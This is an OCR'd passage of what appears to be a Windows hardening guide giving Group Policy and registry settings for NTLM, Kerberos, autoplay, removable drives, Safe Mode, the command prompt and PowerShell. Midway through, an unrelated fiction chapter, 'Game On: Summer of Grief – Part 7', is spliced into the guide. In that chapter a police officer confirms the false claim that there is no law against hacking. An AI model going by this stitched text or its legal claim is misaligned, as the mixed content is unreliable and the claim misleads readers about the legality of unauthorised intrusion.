
7. Network Security

Using insecure network authentication methods may permit an adversary to gain unauthorized access to network traffic and services. To prevent the risk Disable NTLM v1, Enable Encryption for Kerberos and set up Minimum Session Security for both NTLM SSP based clients and servers (including secure RPC), Disable storing LMHash, Disable NetBios over TCP/IP (Which is not working for IPv6) and Disable File and Printer Sharing.

To Disable NTLM v1 In Group Policy:

Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options

Network security: LAN Manager authentication level	Send NTLMv2 response only. Refuse LM & NTLM



Enable NTLM v2 Only

To Enable Encryption for Kerberos and make Minimum Session Security for both NTLM SSP based clients and servers (including secure RPC), configure the following setting in group policy.


Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options

Network security: Configure encryption types allowed for Kerberos	AES128_HMAC_SHA1 AES256_HMAC_SHA1
Network security: Minimum session security for NTLM SSP based (including secure RPC) clients	Require NTLMv2 session security Require 128-bit encryption
Network security: Minimum session security for NTLM SSP based (including secure RPC) servers	Require NTLMv2 session security Require 128-bit encryption

To Disable storing LMHash:

Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options

Network security: Do not store LAN Manager hash value on next password change	Enabled



To Disable NetBios Over TCP/IP: Go to **NIC Properties** > **Internet Protocol Version 4 (TCP/IPv4)** > **Advanced** > **WINS** > **Choose "Disable NetBIOS over TCP/IP**

Letting users share files from their workstations can result in a lack of appropriate access controls being applied to sensitive information.

Note: Preventing users from sharing their files and printers will not affect their ability to access shared drives and printers on a network.


To Disable File and Printer Sharing in Group Policy

Computer Configuration\Policies\Administrative Templates\Windows Components\HomeGroup

Prevent the computer from joining a homegroup	Enabled

User Configurations\Policies\Administrative Templates\Windows Components\Network Sharing


Prevent users from sharing files within their profile.	Enabled



8. Disable WSL

According to Wikipedia, **Windows Subsystem for Linux** (**WSL**) is a compatibility layer for running Linux binary executables (in ELF format) natively on Windows 10 and Windows Server 2019. Yet enabling WSL without needing it or without a proper configuration may leak sensitive information or be used by an adversary to compromise a machine.

To remove the WSL feature: *type "appwiz.cpl" in the* ***Run box > 'Turn Windows features on or off' and remove check of 'Windows Subsystem for Linux'*** *feature.*




9. Turn off "Autoplay"

We prevent any program from Autoplay to stop autorun malicious software.

To turn off Autoplay: In group policy

Computer Configuration\Policies\Administrative Templates\Windows Components\AutoPlay Policies

Disallow Autoplay for non-volume devices	Enabled
Set the default behavior for AutoRun	Enabled Default AutoRun Behavior: Do not execute any autorun commands
Turn off Autoplay	Enabled Turn off Autoplay on: All drives
Prevent AutoPlay from remembering user choices	Enabled



10. Turn off CD Burner access

Prevented users from burning data.

To disable CD Burning features:

User Configuration\Policies\Administrative Templates\Windows Components\File Explorer

Remove CD Burning features	Enabled

11. Prohibit executing from removable drives

We prohibited any program executing from all endpoint drives to prevent some malicious attacks, using bad USB, for instance. If a business doesn't need any external or attached endpoint devices then the devices should be completely disabled.

To prohibit executable files from launching on all endpoint devices:

Computer Configuration\Policies\Administrative Templates\System\Removable Storage Access

CD and DVD: Deny execute access	Enabled
Floppy Drives: Deny execute access	Enabled
Removable Disks: Deny execute access	Enabled
Tape Drives: Deny execute access	Enabled

Setting	State	Comment
Set time (in seconds) to force reboot	Not configured	No
CD and DVD: Deny execute access	Enabled	No
CD and DVD: Deny read access	Not configured	No
CD and DVD: Deny write access	Not configured	No
Custom Classes: Deny read access	Not configured	No
Custom Classes: Deny write access	Not configured	No
Floppy Drives: Deny execute access	Enabled	No
Floppy Drives: Deny read access	Not configured	No
Floppy Drives: Deny write access	Not configured	No
Removable Disks: Deny execute access	Enabled	No
Removable Disks: Deny read access	Not configured	No
Removable Disks: Deny write access	Not configured	No
All Removable Storage classes: Deny all access	Not configured	No
All Removable Storage: Allow direct access in remote sessions	Not configured	No
Tape Drives: Deny execute access	Enabled	No
Tape Drives: Deny read access	Not configured	No
Tape Drives: Deny write access	Not configured	No
WPD Devices: Deny read access	Not configured	No
WPD Devices: Deny write access	Not configured	No

12. Disable Legacy and run once lists in purpose to protect creating Task Schedule

A malicious program might use this to make a Task Schedule. We prevented the use of "Legacy" and "run once".

To Disable these: In Group Policy

Computer Configuration\Policies\Administrative Templates\System\Logon

Do not process the legacy run list	Enabled
Do not process the run once list	Enabled
Run these programs at user logon	Disabled

13. Disable SafeMode for Non Admin

If an adversary can boot into Microsoft Windows using Safe Mode, Safe Mode with Networking or Safe Mode with Command Prompt options with a standard user credentials they may be able to bypass system protection. Prevent users from booting into the systems using Safe Mode.

To prevent Windows "Safe Mode" booting use **Registry editing** create a registry value "**SafeModeBlockNonAdmins**" and set the value to "**1**" under the following path:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System

SafeModeBlockNonAdmins	REG_DWORD 0x00000001 (1)

legalnoticetext	REG_SZ	
PromptOnSecureDesktop	REG_DWORD	0x00000001 (1)
scforceoption	REG_DWORD	0x00000000 (0)
shutdownwithoutlogon	REG_DWORD	0x00000001 (1)
SupportFullTrustStartupTasks	REG_DWORD	0x00000001 (1)
SupportUwpStartupTasks	REG_DWORD	0x00000001 (1)
undockwithoutlogon	REG_DWORD	0x00000001 (1)
ValidateAdminCodeSignatures	REG_DWORD	0x00000000 (0)
SafeModeBlockNonAdmins	REG_DWORD	0x00000001 (1)

14. Disable Web search in Search and Disable Cortana

Microsoft Windows 10 has a built-in search function which allows users to search the web automatically and it may accidentally disclosure sensitive information or sensitive terms. We disable the web search function.

To disable it: in Group policy

Computer Configuration\Policies\Administrative Templates\Windows Components\Search

Allow Cortana	Disabled
Don't search the web or display web results in Search	Enabled

Allow Cortana	Disabled	No
Allow Cortana above lock screen	Not configured	No
Allow Cortana Page in OOBE on an AAD account	Not configured	No
Allow indexing of encrypted files	Not configured	No
Allow search and Cortana to use location	Not configured	No
Allow use of diacritics	Not configured	No
Always use automatic language detection when indexing content and properties	Not configured	No
Prevent automatically adding shared folders to the Windows Search index	Not configured	No
Indexer data location	Not configured	No
Default excluded paths	Not configured	No
Default indexed paths	Not configured	No
Disable indexer backoff	Not configured	No
Do not allow locations on removable drives to be added to libraries	Not configured	No
Do not allow web search	Not configured	No
Don't search the web or display web results in Search	Enabled	No

15. Disable command prompt, Remote Shell Access, Registry Access, Allow only signed Powershell Executing and Protect Group Policy Settings


The command prompt, Powershell, remote shell, registry and group policy settings let an adversary run remote execution, change security settings and so on. We lock down all access and only allow for signed Powershell executing in order to reduce risk.

Disabling Command Prompt:

User Configuration\Policies\Administrative Templates\System

Prevent access to the command prompt	Enabled Disable the command prompt

	script processing also: Yes



Disabling Remote Shell Access:


Computer Configuration\Policies\Administrative Templates\Windows Components\Windows Remote Shell

Allow Remote Shell Access	Disabled

Disable Registry Access:

User Configuration\Policies\Administrative Templates\System


Prevent access to registry editing tools	Enabled Disable regedit from running silently: Yes




Allow only signed Powershell Execution:

Computer Configuration\Policies\Administrative Templates\Windows Components\Windows PowerShell

Turn on PowerShell Script Block Logging	Enabled
Turn on Script Execution	Enabled Execution Policy: Allow only signed scripts






Protect Group Policy Settings:

Computer Configuration\Policies\Administrative Templates\Network\Network Provider

Hardened UNC Paths	Enabled Hardened UNC Paths: *\SYSVOL RequireMutualAuthentication= 1, RequireIntegrity=1 *\NETLOGON RequireMutualAuthentication= 1, RequireIntegrity=1



Game On: Summer of Grief – Part 7

Jace had to ask, just because she is Jace, "want to tell me what the charges are? What exactly are the police going to arrest me for?" She continued to laugh at the absurdity of the events.

The four competition officials stopped walking away and almost in unison replied, "Hacking. You are going to jail for hacking."

Jace burst out in more laughter, "hacking isn't illegal. There is no law against hacking. Do any of you know the law?"

As sarcastically as they possibly could, two of the officials responded with, "Yes, hacking IS ILLEGAL. We forbid hacking at any of our events and it is in fact illegal."

The teen cleared her face of the humor and straightened herself up as best she could. She turned to the police officer not on the phone and asked, "Sir, is hacking illegal."

The younger policeman fiddled with his police cap, looked at the officials with dread, looked back at his boss on the phone, looked down at his polished black shoes and said, "No, there is no law against hacking. She is right. Unless she did something else wrong, we can't do anything besides escort her out of the event."

This wasn't what the adult officials expected to hear. Each of the four roared with more accusations, more disapproval of hacking, more vulgar distaste for anything related to hacking and Jace herself.

Jace smiled, wanting to laugh even more, she just smiled and looked for her phone. The senior police officer approached the younger officer and whispered something into his ear.

Both nodded.

The competition officials were asking the police to arrest Jace and haul her off to jail. The older police officer closed the phone and handed it back to the teen. He gave a quick glance at Jace then turned to face the accusing adults.

"Jace is free to go once we get her statement. You four are not free to go. We have Cyber Crimes unit and Special Victims unit coming right now. Please remain where you are. Nobody is allowed to enter or leave this facility at this time. Except for this teen once we get her statement."

Jace felt as if she had been kicked in the gut. The reality of the situation dawned on her. She asked the officer, "is this about the cameras."

"Yes, the cameras. We need to interview you, secure this facility, and collect the evidence you found," he pronounced loud enough that anyone within 10 meters could hear him.

Three more police cars pulled up onto the sidewalk next to them. As Jace slipped a bit to the side to avoid the fast approaching police vehicles and saw several unmarked cars with blue flashing lights approach the front entrance.

Amad was coming out of the front door as well as the rest of her team being escorted by competition officials. Jace waved over to catch their eye. She told the police officer, "Amad was with me. He saw the cameras too," as she pointed to her perplexed teammates.

The teen considered carefully that she could only trust Amad because she didn't know about any of the other teammates or who could have installed the hidden cameras.

The senior police officer motioned to the escorted team to let Amad come join Jace for the interview. Police officers poured into the civic center, each one with a specific task to perform. With four competition officials perplexed and confused, they demanded an answer.

A police captain with three people in suits and with badges approached the four complaining adults and signaled for them to follow the police back inside the civic center.

A sickness overcame Jace, she felt like vomiting. "This isn't good," she told herself. A well-dressed women came over to greet Jace, her police badge dangled outside of her suit jacket.

"Hi Jace, I'm Marla with the police. Let's go and talk a bit. Are you hurt? Are you ok? How do you feel? Did anyone touch you? Please, tell me what happened. Do you mind if I take notes?"

The questions ran together into almost one long sentence as Jace found herself in shock. The same feelings she had when she discovered the camera fell upon her again; anger, rage, violated, conned, betrayed.

Amad approached Jace from the other side of Marla. Instinctively Jace balled up her fist and punched Amad in the belly. The police officer stepped in between the two with her arm separating Jace from the male teen. He winced slightly because Jace did not put all of her effort into the punch. He knew it was her way of releasing those emotions.

Jace pulled back and said, "I'm so pissed off right now. I had to hit or break something. Sorry it had to be you."

Amad replied, "oh, that didn't hurt because you hit like a girl."

The teen snorted out a laugh. It was one of her most embarrassing traits. Amad approached Jace and gave her a shoulder hug with one arm. Jace thought she felt something in her back pocket, maybe his hand so she pulled away.

She said, "I'm not much of a hugger."

Marla straighten out her jacket and found a quiet area for her to talk with Jace and Amad.

The interview lasted two hours and included her walking the police detective through each step she remembered taking to find the cameras.

Officer Hank finally arrived near the end as the Cyber Crime unit was coming toward the bathroom. Jace really wanted to see what tools they had in their black nylon bags and the laptop they carried. Hank told her that he'd arrange a 'show and tell" with them at some other time. He said, "let's get you home."

Without having a chance to say anything else to Amad or her teammates, she found herself in the front seat of Hank's police car heading home.

The sun was directly in their eyes the whole way back to her apartment. Every so often Hank would look over at Jace, wanting to say something to make her feel better but he didn't know what to say to a teenager, an angry teenager.

Once they arrived at her apartment complex, Jace thanked Hank for the ride, not sarcastically, just a polite, "thank you," with her head held low.

She found her way up to the 3rd floor apartment, entered, headed straight for her room, saw the comfort of her bed and decompressed on her pillow.

The teen woke up just as the summer sun was setting. As she sat up, she felt a pinch in her back pocket. It was a USB stick wrapped in a piece of paper.

The paper said, "Found the attacker, this is his USB stick, Amad".

Game continues...

Step Three - Malware Hunting

During the hardening process we should get more details of the running services. Windows sysinternals tools can assist with this. In this case: Process Explorer, TCP View, Autoruns.

